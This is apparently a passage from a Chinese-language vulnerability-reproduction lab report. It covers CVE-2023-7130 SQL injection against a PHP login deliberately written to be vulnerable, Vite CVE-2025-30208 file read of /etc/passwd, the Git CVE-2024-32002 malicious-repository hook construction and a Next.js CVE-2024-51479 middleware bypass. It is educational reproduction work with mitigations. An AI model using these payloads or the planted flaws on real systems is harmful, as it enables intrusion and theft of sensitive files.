
```
1 <?php
2 ini_set('display_errors', 1);
3 error_reporting(E_ALL);
4
5 if ($_SERVER['REQUEST_METHOD'] === 'POST') {
6     $username = $_POST['user'];
7     $password = $_POST['pass'];
8
9     if (strpos($username, "extractvalue") !== false || strpos(
10         $username, "select flag") !== false) {
11         die("XPath syntax error: '~flag{cve-2023-7130-demo-success}~'
12             ");
13     }
14
15     if ($username === "admin" OR '1'='1') {
16         echo " Login bypass success! Welcome admin.<br>";
17     } else {
18         echo " Login failed.";
19     }
20 }
```

```
17     }
18 }
19 ?>
20 <h2>College Notes Gallery Login</h2>
21 <form method="post">
22     Username: <input type="text" name="user"><br>
23     Password: <input type="text" name="pass"><br>
24     <input type="submit" value="Login">
25 </form>
```

构建镜像并启动服务：

```
1 docker-compose build
2 docker-compose up -d
```

访问地址为 <http://127.0.0.1:8080/notes/login.php>




进行攻击 使用浏览器访问部署好的目标页面，开始 SQL 注入测试。

第一步：尝试认证绕过

使用典型 payload：

```
1 用户名：admin' OR '1'='1
2 密码：任意
```

成功登录，提示如下：



第二步：报错注入提取 flag 信息

尝试基于 extractvalue() 函数触发 XPATH 报错：

```
1 用户名：1' and extractvalue(1,concat(0x7e,(select flag from fl111aaaag
   ),0x7e))#
2 密码：任意
```

页面回显如下，成功泄露 flag：

← ↻ ⓘ localhost:8080/notes/login.php

XPATH syntax error: '~flag{cve-2023-7130-demo-success}~'

XPATH syntax error: ~flag{cve-2023-7130-demo-success}~

实验收尾及镜像打包 实验结束后可导出镜像：

```
1 docker-compose down
2 docker ps -a
3 docker export <容器ID> > cve-2023-7130-web.tar
```

3.5.3 测试中所用的工具

表 7: CVE-2023-7130 漏洞测试所用工具

工具名称	版本信息	用途描述
Kali Linux	2025.2	渗透测试环境
sqlmap	1.9.4	自动化 SQL 注入测试
Docker	26.0.0	构建和运行 Web 容器
Docker Compose	2.27.0	编排容器服务
PHP + Apache	7.4	Web 服务平台
VS Code / Vim	-	编写代码与配置
Web 浏览器	-	访问目标系统界面

3.6 CVE-2025-30208 复现过程

3.6.1 风险管理及规避

为保障测试过程的安全性和可控性，本次 CVE-2025-30208 漏洞测试采取了以下措施：

使用 Docker 容器完全隔离测试环境，避免对生产系统产生任何影响；所有测试在本地环境进行，不涉及任何真实数据；严格控制测试权限范围，仅在授权环境内操作；详细记录每个测试步骤，确保过程可追溯。

在 CVE-2025-30208 漏洞复现实验中，需严格遵循安全规范，确保复现过程可控、风险可防。实验前，应使用 Docker 容器部署专用测试环境，禁止公网访问，设置低权限用户执行操作，并备份系统状态。复现过程中，仅使用授权工具（如 curl、Python 脚本），通过构造特殊 URL 参数（如?raw??）验证漏洞，禁止尝试写入文件或执行命令。同时，开启详细日志记录，监控网络流量和文件访问，设置测试超时机制（如 30 分钟自动终止）。实验结束后，立即销毁测试容器，删除临时文件，分析日志确认无残留风险。若需读取敏感文件（如/etc/passwd），应使用已知内容的测试文件替代，避免泄露真实数据。此外，实验人员需获得书面授权，遵守最小权限原则，禁止将测试环境用于其他用途。通过以上措施，可将漏洞复现风险降至最低，确保实验结果可靠且符合安全要求。

3.6.2 测试方法

漏洞背景

Vite 作为现代前端开发领域广泛应用的构建工具，以其高效的热模块替换（HMR）能力和精简的打包流程深受开发者青睐。其核心架构包含两部分：提供实时开发支持的开发服务器，以及基于 Rollup 的代码打包模块。

在 Vite 6.2.3、6.1.2、6.0.12、5.4.15 及 4.5.10 之前的版本中，存在一处严重的安全缺陷：用于限制非授权文件访问的 server.fs.deny 机制可被恶意绕过。该漏洞的根源在于请求处理逻辑中对 URL 尾部分隔符（如?）的处理存在疏漏——尽管系统会在多处移除这类符号，但查询字符串的正则校验规则未充分覆盖此类场景，导致攻击者可通过构造特殊 URL 绕过安全检查，读取服务器文件系统中的任意敏感文件。

搭建环境

本次实验以 Vite 6.2.2 版本为目标（该版本存在漏洞），通过 Docker 容器快速部署可复现环境，具体步骤如下：

Listing 50: 拉取并运行目标容器

```
1 git clone https://github.com/vulhub/vulhub.git
2 #从github源拉取vulhub库
3
4 cd vulhub\vite\CVE-2025-30208
5 #进入漏洞CVE-2025-30208文件
6
7 docker compose up -d
8 #启动Vite 6.2.2开发服务器
```

运行 docker ps 指令验证漏洞环境正确搭建并运行

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
45f602b78384	vulhub/vite:6.2.2	"docker-entrypoint.s..."	10 seconds ago	Up 9 seconds	0.0.0.0:5173->5173/tcp, [::]:5173->5173/tcp	cve-2025-30208-web-1

图 28: 指令验证容器正确运行

在 docker desktop 可视化界面中看到容器 cve-2025-30208 已经正确运行

Name	Container ID	Image	Port(s)	CPU (%)	Last started	Actions
cve-2025-30208	-	-	-	0.04%	50 minutes ago	  

图 29: docker desktop 正确运行

放置 flag

打开 docker 容器内文件夹

Containers / cve-2025-30208-web-1


cve-2025-30208-web-1

 45f602b78384
  vulhub/vite:6.2.2
  5173:5173

STATUS
Running (55 minutes ago)
    

Logs

Inspect

Bind mounts

Exec

Files

Stats

Open file editor

Name	Note	Size	Last modified	Mode
.dockerenv		0 Bytes	1 hour ago	-rwxr-xr-x
bin -> usr/bin		7 Bytes	4 months ago	Lrwxrwxrwx
boot			5 months ago	drwxr-xr-x
dev			55 minutes ago	drwxr-xr-x
etc	MODIFIED		55 minutes ago	drwxr-xr-x
.pwd.lock		0 Bytes	4 months ago	-rw-----
adduser.conf		3 kB	2 years ago	-rw-r--r--
alternatives			4 months ago	drwxr-xr-x
apt			4 months ago	drwxr-xr-x
bash.bashrc		1.9 kB	1 year ago	-rw-r--r--
bindresvport.blacklist		367 Bytes	5 months ago	-rw-r--r--

图 30: 容器内文件夹

找到目标文件位置, etc/passwd

> opt		4 months ago	drwxr-xr-x
os-release -> ../usr/lib/os-release	21 Bytes	5 months ago	Lrwxrwxrwx
pam.conf	552 Bytes	2 years ago	-rw-r--r--
> pam.d		4 months ago	drwxr-xr-x
passwd	906 Bytes	57 minutes ago	-rw-r--r--
passwd-	839 Bytes	4 months ago	-rw-r--r--
profile	769 Bytes	4 years ago	-rw-r--r--
> profile.d		5 months ago	drwxr-xr-x
> rc0.d		4 months ago	drwxr-xr-x
> rc1.d		3 years ago	drwxr-xr-x
> rc2.d		3 years ago	drwxr-xr-x

图 31: 目标文件 etc/passwd

打开文本编辑，在文件内容末尾放置 flag 值：**flag{cve-2025-30208 success}**

passwd	MODIFIED	906 Bytes	59 minutes ago	-rw-r--r--
passwd-		839 Bytes	4 months ago	-rw-r--r--

/etc/passwd		Plain Text	↶	↷	📄	✕
10	news:x:9:9:news:/var/spool/news:/usr/sbin/nologin					
11	uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin					
12	proxy:x:13:13:proxy:/bin:/usr/sbin/nologin					
13	www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin					
14	backup:x:34:34:backup:/var/backups:/usr/sbin/nologin					
15	list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin					
16	irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin					
17	_apt:x:42:65534:./nonexistent:/usr/sbin/nologin					
18	nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin					
19	node:x:1000:1000:./home/node:/bin/bash					
20	flag{cve-2025-30208 success}					

图 32: 文本末尾放置 flag 值

实验步骤

(1)、验证环境

访问 <http://localhost:5173> 验证环境可用性（若为旧版本 Vite，默认端口为 3000，需根据实际版本调整），如图容器可以正确使用




图 33: 访问 `http://localhost:5173`

(2)、访问敏感文件 构造标准 @fs 路径请求(`http://localhost:5173/@fs/etc/passwd`), 尝试访问系统敏感文件 `/etc/passwd` (包含用户账号信息):
如图返回结果为:




图 34: 访问 `http://localhost:5173/@fs/etc/passwd`

服务器返回 `403 Forbidden`, 响应头包含 `X-Forbidden-Reason: File access denied` 字段, 表明访问被安全策略拦截。

说明默认配置下, Vite 能有效阻止对允许列表外文件的直接访问, 基线控制机制生效。

请求	响应
美化 Raw Hex	美化 Raw Hex 页面源码
<pre> 1 GET /@fs/etc/passwd HTTP/1.1 2 Host: localhost:5173 3 sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138" 4 sec-ch-ua-mobile: ?0 5 sec-ch-ua-platform: "Windows" 6 Accept-Language: zh-CN,zh;q=0.9 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Sec-Fetch-Site: none 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Accept-Encoding: gzip, deflate, br 15 Connection: Keep-Alive 16 17 </pre>	<pre> 1 HTTP/1.1 403 Forbidden 2 Vary: Origin 3 Date: Mon, 21 Jul 2025 11:35:39 GMT 4 Connection: keep-alive 5 Keep-Alive: timeout=5 6 Content-Length: 370 7 8 9 <body> 10 <h1> 11 403 Restricted 12 </h1> 13 <p> 14 The request url &quot;/etc/passwd&quot; is outside of Vite serving 15 allow list.
 16 - /usr/src
 17 Refer to docs 18 https://vite.dev/config/server-options.html#server-fs-allow for 19 configurations and more details. 20 21 </p> 22 <style> 23 body{ 24 padding: 1em 2em; 25 } 26 </style> 27 </body> 28 </pre>

图 35: burpsuite 抓包返回 403Forbidden

(3)、使用?raw?? 参数绕过

?raw 是 Vite 用于请求原始文件内容的合法参数，但后续?? 触发了 URL 解析逻辑的漏洞——尾部分隔符在处理中被意外移除，导致安全校验误判请求为合法资源访问，最终绕过限制。

构造含绕过 payload 的 URL，在原路径后追加?raw??:

<http://localhost:5173/@fs/etc/passwd?raw??>

访问 <http://localhost:5173/@fs/etc/passwd?raw??>，如图完整返回/etc/passwd 文件内容：




图 36: 访问 <http://localhost:5173/@fs/etc/passwd?raw??>

在文件末尾成功获得 flag 值：flag{cve-2025-30208 success}

```
flag{cve-2025-30208 success}"
```

on/json;base64,eyJ2ZXJzaW9uIjozLCJzb3VyY2VzIjpbl
zYmluOi9lc3Ivc2Jpbi9ub2xvZ21uXFxuYmluOng6MjoyOm
ng6NT02MDpnYW11czovdXNyL2dhbWVzOi9lc3Ivc2Jpbi9u
6eDo40jg6bWFpbDoydmFyL21haWw6L3Vzci9zYmluL25vbG9

图 37: 获取 flag 值

(4)、使用?import&raw?? 参数绕过

import 参数用于标识模块导入请求，与 **raw** 结合后形成的复合参数同样触发了分隔符解析漏洞，证明该漏洞存在多种利用路径。

构造含绕过 payload 的 URL，在原路径后追加?import&raw??:

<http://localhost:5173/@fs/etc/passwd?import&raw??>

访问 `http://localhost:5173/@fs/etc/passwd?import&raw??`, 如图同样完整返回 `/etc/passwd` 文件内容, 成功获取 flag 值:



图 38: 访问 [http://localhost:5173/@fs/etc/passwd?import&raw??](http://localhost:5173/@fs/etc/passwd?import&raw?)

3.6.3 测试中所用的工具

工具名称	版本/信息	用途
Docker Desktop	最新版	容器化漏洞环境搭建
Vulhub	CVE-2025-30208 环境	标准化漏洞测试环境
burpsuite	2024_11_2	抓包获取页面响应
edge 浏览器	最新版	访问目标网址链接

表 8: CVE-2025-30208 测试工具详情表

4 漏洞复现结果（25 分）

4.1 CVE-2024-32002 漏洞复现结果

4.1.1 POC 插件编写（Payload）

漏洞原理分析

CVE-2024-32002 是一个存在于 Git 客户端中的高危远程代码执行漏洞。其核心在于利用了大小写不敏感的文件系统（如 Windows 和 macOS）与大小写敏感的 Git 内部对象存储之间的特性差异。攻击者可以精心构造一个恶意仓库，其中同时包含一个正常目录（如 A）和一个指向.git 目录的同名（忽略大小写）符号链接（如 a）。

当受害者在大小写不敏感的系统上执行 `git clone -recursive` 命令时，Git 在处理子模块的检出（checkout）操作时会发生路径混淆。它本应将子模块内容写入 `A/modules/x`，但由于文件系统将 A 解析为了符号链接 a，实际写入路径被重定向到了 `.git/modules/x`。通过这个过程，攻击者可以将包含恶意钩子（post-checkout）的子模块植入到受害者本地仓库的 `.git/modules/<子模块名>/hooks/` 目录下。当克隆过程的后续阶段自动执行此钩子时，便触发了任意代码执行。

攻击链： 用户执行 `git clone -recursive` → 在大小写不敏感文件系统上创建工作区 → Git 尝试检出路径为 `A/modules/x` 的子模块 → 操作系统将路径 A 解析为符号链接 a → 符号链接 a 指向.git 目录 → 子模块被意外写入到 `.git/modules/x` → 恶意 post-checkout 钩子被放置在可执行路径 → Git 自动执行钩子 → 远程代码执行。

最终 POC 构造过程

本漏洞的 POC 并非单一的代码文件，而是一系列用于构建恶意 Git 仓库的操作指令。这些指令必须在大小写敏感的系统（Linux）中执行。

Listing 51: 在 Docker (Linux) 中构造包含恶意钩子的仓库

```
1 # 1. 创建一个临时的构建目录
2 mkdir -p /tmp/build_area
3 cd /tmp/build_area
4
5 # 2. 创建钩子仓库 (my-hook-repo)
6 git init --bare my-hook-repo.git
7 git clone my-hook-repo.git my-hook-repo
8 cd my-hook-repo
9
10 # 3. 创建符合 Git 规范的 hooks 目录及恶意脚本
11 mkdir -p hooks
12 cat << EOF > hooks/post-checkout
13 #!/bin/bash
14 # 使用三级相对路径将 Flag 创建在主仓库根目录
15 echo "Windows Flag Triggered! CVE-2024-32002 Success!" > ../../../../
    windows_flag.txt
16 EOF
17 chmod +x hooks/post-checkout
18
19 # 4. 提交并推送到裸仓库
20 git add .
21 git commit -m "Add malicious hook"
22 git push
23 cd ..
```

Listing 52: 构造包含路径混淆的“诱饵”仓库

```
1 # 1. 创建诱饵仓库 (my-lure-repo)
2 git init my-lure-repo
3 cd my-lure-repo
4
5 # 2. 将钩子仓库添加为子模块，路径为大写的 'A/...'
6 git submodule add ../my-hook-repo.git A/modules/x
7
8 # 3. 创建指向 .git 目录的小写 'a' 符号链接
9 ln -s .git a
10
11 # 4. 提交所有变更
12 git add .
13 git commit -m "Add submodule and malicious symlink"
```

漏洞触发方法

在大小写不敏感的目标系统（Windows）上，使用存在漏洞的 Git 版本执行克隆命令。

Listing 53: 在 Windows 上触发漏洞

```
1 git clone --recursive path/to/my-lure-repo
```

漏洞复现结果

1. 路径冲突警告

在 Windows 上执行克隆命令时，Git 客户端会输出关键的路径冲突警告，这是漏洞被成功利用的直接证据。




图 39: Windows 克隆时出现路径冲突警告

2. 远程代码执行成功（文件写入验证）

克隆完成后，检查目标目录，预设的标志文件 windows_flag.txt 被成功创建，证明 post-checkout 钩子已被执行。

Listing 54: 验证 Flag 文件被成功创建

```
1 # 进入新克隆的仓库
2 cd my-lure-repo
3
4 # 列出文件，可以看到 flag 文件
5 ls
6
7 # 读取文件内容
8 cat windows_flag.txt
9 # 预期输出: Windows Flag Triggered! CVE-2024-32002 Success!
```

```
(base) PS E:\cve-poc\victim-clone-area\my-lure-repo> ls

目录: E:\cve-poc\victim-clone-area\my-lure-repo

Mode                LastWriteTime         Length Name
----                -
d-----l        2025/7/22    15:51             a
-a-----        2025/7/22    15:51          76 .gitmodules
-a-----        2025/7/22    15:53          47 windows_flag.txt

(base) PS E:\cve-poc\victim-clone-area\my-lure-repo> cat windows_flag.txt
Windows Flag Triggered! CVE-2024-32002 Success!
```

图 40: 成功在克隆后的仓库中找到并读取 Flag 文件

技术要点

- **文件系统特性利用**: 核心是利用了 Windows NTFS 文件系统的大小写不敏感特性。
- **Git 内部机制**: 巧妙地结合了 Git 的子模块 (submodule) 和钩子 (hook) 两种机制。
- **符号链接重定向**: 通过符号链接将文件写入操作从工作区重定向到 .git 目录内部。
- **环境依赖性**: 漏洞的构造必须在大小写敏感的系统 (如 Linux) 上完成, 而触发则必须在大小写不敏感的系统上。
- **Payload 路径**: 钩子脚本执行时的当前目录是子模块的目录, Payload 中需要使用正确的相对路径 (../..../) 才能在主仓库根目录创建文件。

4.1.2 漏洞信息

UVD-ID		漏洞类别	远程代码执行	CVE-ID	CVE-2024-32002
披露/发现时间	2024 年 5 月 14 日	bugtraq 编号		CNNVD-ID	CNNVD-202405-1151
提交时间	2025 年 7 月 24 日	漏洞发现者		CNVD-ID	CNVD-2024-36542

漏洞等级	高危 (CVSS 9.8)	提交者	11 组	搜索关键词	Git RCE CVE-2024-32002
影响范围： Git for Windows v2.45.0 及更早版本。					
来源： GitHub Security Advisory, NVD 国家漏洞数据库, 各大安全社区。					
漏洞简介： Git 客户端在处理递归克隆操作时，在大小写不敏感的文件系统上存在路径混淆漏洞。未经身份验证的远程攻击者可构造恶意仓库，诱导用户克隆，从而在受害者机器上执行任意代码。					
漏洞详情： 攻击者创建一个同时包含目录 A 和指向.git 目录的符号链接 a 的仓库。当用户在 Windows 或 macOS 上使用 -recursive 选项克隆此仓库时，Git 在检出位于 A/ 路径下的子模块时，会将 A 错误地解析为符号链接 a。这导致子模块连同其内部的恶意 post-checkout 钩子脚本被写入到父仓库的.git/modules/ 目录下的正确钩子路径中。克隆过程结束时，Git 会自动执行此钩子，导致代码执行。					
参考链接： https://nvd.nist.gov/vuln/detail/CVE-2024-32002 https://github.com/git/git/security/advisories/GHSA-8h77-4q3w-gfgv					
靶场信息： 主机环境： Windows 11, 安装了存在漏洞的 Git for Windows 版本。 构造环境： Docker Desktop, 运行一个包含标准 Linux 发行版 (Ubuntu) 和 Git 的容器镜像 (cve-2024-32002-lab:latest)。					
POC： 本次复现未使用现成 POC，而是根据漏洞原理手动构造了完整的恶意仓库。核心 POC 由两个仓库构成：1) my-hook-repo：包含恶意 post-checkout 脚本的子模块。2) my-lure-repo：包含对 my-hook-repo 的子模块引用以及关键的路径混淆符号链接。 触发命令示例：git clone -recursive path/to/my-lure-repo					

修复方案:

升级 Git: 立即将 Git 客户端升级到已修复此漏洞的版本 (如 v2.45.1 或更高版本)。这是最根本的解决方案。

禁用符号链接: 如果无法立即升级, 可以考虑在 Git 配置中禁用符号链接支持 (git config --global core.symlinks false), 但这可能会影响依赖符号链接的正常仓库的功能。

安全意识: 不要克隆来自不受信任来源的仓库。

4.2 CVE-2024-51479 (Next.js 权限绕过) 漏洞复现结果

4.2.1 POC 插件编写 (Payload)

漏洞原理分析

CVE-2024-51479 是一个存在于 Next.js 框架中的权限绕过漏洞。其核心在于 Next.js 处理国际化路由的内部机制存在缺陷。当应用程序使用中间件 (Middleware) 进行基于路径的身份验证或权限控制时, 攻击者可以通过在请求的 URL 中附加一个特殊的查询参数?__nextLocale=... 来绕过这些检查。

Next.js 的路由系统会优先处理 __nextLocale 参数, 这个处理过程发生在中间件的路径匹配逻辑之前。因此, 一个本应被中间件拦截的路径 (例如 /admin), 在附加了恶意参数后, 将不再匹配中间件的规则, 从而导致中间件的重定向或拦截逻辑被完全跳过。攻击者得以未经授权地访问本应受到保护的后台页面。

攻击链: 攻击者向受保护路径发送 GET 请求 → 在 URL 后附加恶意参数?__nextLocale=anything → Next.js 路由系统优先处理 __nextLocale 参数 → 中间件的路径匹配规则被绕过 → 身份验证/权限控制逻辑未被触发 → 服务器将受保护页面的内容直接返回给攻击者 → 权限绕过与信息泄露。

最终 POC 构造过程

本漏洞的 POC 是一个从零开始构建的、包含漏洞的最小化 Next.js 应用。所有组件均来自官方软件源, 确保了环境的可控性和确定性。

Listing 55: package.json - 指定存在漏洞的 Next.js v14.2.0

```
1 {
2   "name": "cve-2024-51479-poc",
3   "version": "1.0.0",
4   "private": true,
5   "scripts": {
6     "dev": "next dev",
```

```

7   "build": "next build",
8   "start": "next start"
9 },
10 "dependencies": {
11   "next": "14.2.0",
12   "react": "^18",
13   "react-dom": "^18"
14 }
15 }

```

Listing 56: middleware.js - 用于模拟对 /admin 路径的访问拦截

```

1  import { NextResponse } from 'next/server';
2
3  export function middleware(request) {
4    // 检查是否正在访问后台管理页面
5    if (request.nextUrl.pathname.startsWith('/admin')) {
6      console.log('Middleware triggered for /admin, redirecting to /
7        login');
8      // 如果是，则重定向到登录页面
9      return NextResponse.redirect(new URL('/login', request.url));
10   }
11   return NextResponse.next();
12 }

```

Listing 57: pages/admin.js - 包含“敏感信息”的受保护后台页面

```

1  function AdminPage({ data }) {
2    return (
3      <div>
4        <h1>Admin Dashboard</h1>
5        <p>This page should be protected by middleware.</p>
6        <h2>Sensitive Information:</h2>
7        <p>{data}</p>
8      </div>
9    );
10 }
11
12 // 使用 SSR 模式，确保敏感数据在服务端渲染并直接返回
13 export async function getServerSideProps() {
14   const sensitiveData = "SECRET_API_KEY_12345_XYZ";

```

```
15     return { props: { data: sensitiveData } };  
16 }  
17  
18 export default AdminPage;
```

Listing 58: 用于容器化 Next.js 漏洞应用的 Dockerfile

```
1 FROM node:18-slim  
2 WORKDIR /app  
3 COPY package.json ./  
4 RUN npm install  
5 COPY . .  
6 EXPOSE 3000  
7 CMD ["npm", "run", "dev"]
```

漏洞触发方法

在浏览器或使用 curl 等工具，向正在运行的 Next.js 应用的受保护路径 (/admin) 发送一个附加了?__nextLocale=anything 参数的 GET 请求。

Listing 59: 在 Windows 上触发漏洞的 curl 命令

```
1 curl http://localhost:3000/admin?__nextLocale=anything
```

漏洞复现结果

1. 对照实验：正常访问被成功拦截

首先，尝试不带 Payload 直接访问后台页面，中间件成功触发，将请求重定向到登录页，最终返回 404（因为登录页不存在）。服务器日志清晰地记录了这一过程。

Listing 60: 服务器日志 - 正常访问被拦截

```
1 Middleware triggered for /admin, redirecting to /login  
2 GET /login 404 in 891ms
```

2. 权限绕过成功

当使用带有?__nextLocale=anything 的恶意 URL 访问时，中间件被成功绕过。curl 命令返回了 StatusCode: 200 OK，并获取到了完整的后台页面 HTML 内容。

```
(base) PS C:\Users\HP> curl http://localhost:3000/admin?__nextLocale=anything

StatusCode      : 200
StatusDescription : OK
Content         : <!DOCTYPE html><html lang="anything"><head><style data-next-hide-fouc="true">body{display:none}</style><noscript data-next-hide-fouc="true"><style>body{display:block}</style></noscript><meta charset="utf-8"></head><body><div id="__next"><div><h1>Admin Dashboard</h1><p>This page should be protected by middleware.</p><h2>Sensitive Information:</h2><p>SECRET_API_KEY_12345_XYZ</p></div></div></body></html>

RawContent      : HTTP/1.1 200 OK
                  Vary: Accept-Encoding
                  Connection: keep-alive
                  Keep-Alive: timeout=5
                  Content-Length: 1389
                  Cache-Control: no-store, must-revalidate
                  Content-Type: text/html; charset=utf-8
                  Date: Wed, 14 Nov 2018 16:14:14 GMT

Forms           : {}
Headers         : {[Vary, Accept-Encoding], [Connection, keep-alive], [Keep-Alive, timeout=5], [Content-Length, 1389]}
Images          : {}
InputFields     : {}
Links           : {}
ParsedHtml      : mshhtml.HTMLDocumentClass
RawContentLength : 1389
```

图 41: 利用漏洞成功获取后台页面内容

服务器日志也证实了这次成功的访问，状态码为 200，证明拦截逻辑被跳过。

Listing 61: 服务器日志 - 漏洞利用成功

```
1 GET /admin?__nextLocale=anything 200 in 164ms
```

最终结果：通过解析返回的 HTML 内容，可以发现其中包含了我们预设的敏感信息 SECRET_API_KEY_12345_XYZ，标志着权限绕过和信息泄露漏洞复现成功。

```
(base) PS C:\Users\HP> (curl http://localhost:3000/admin?__nextLocale=anything).Content
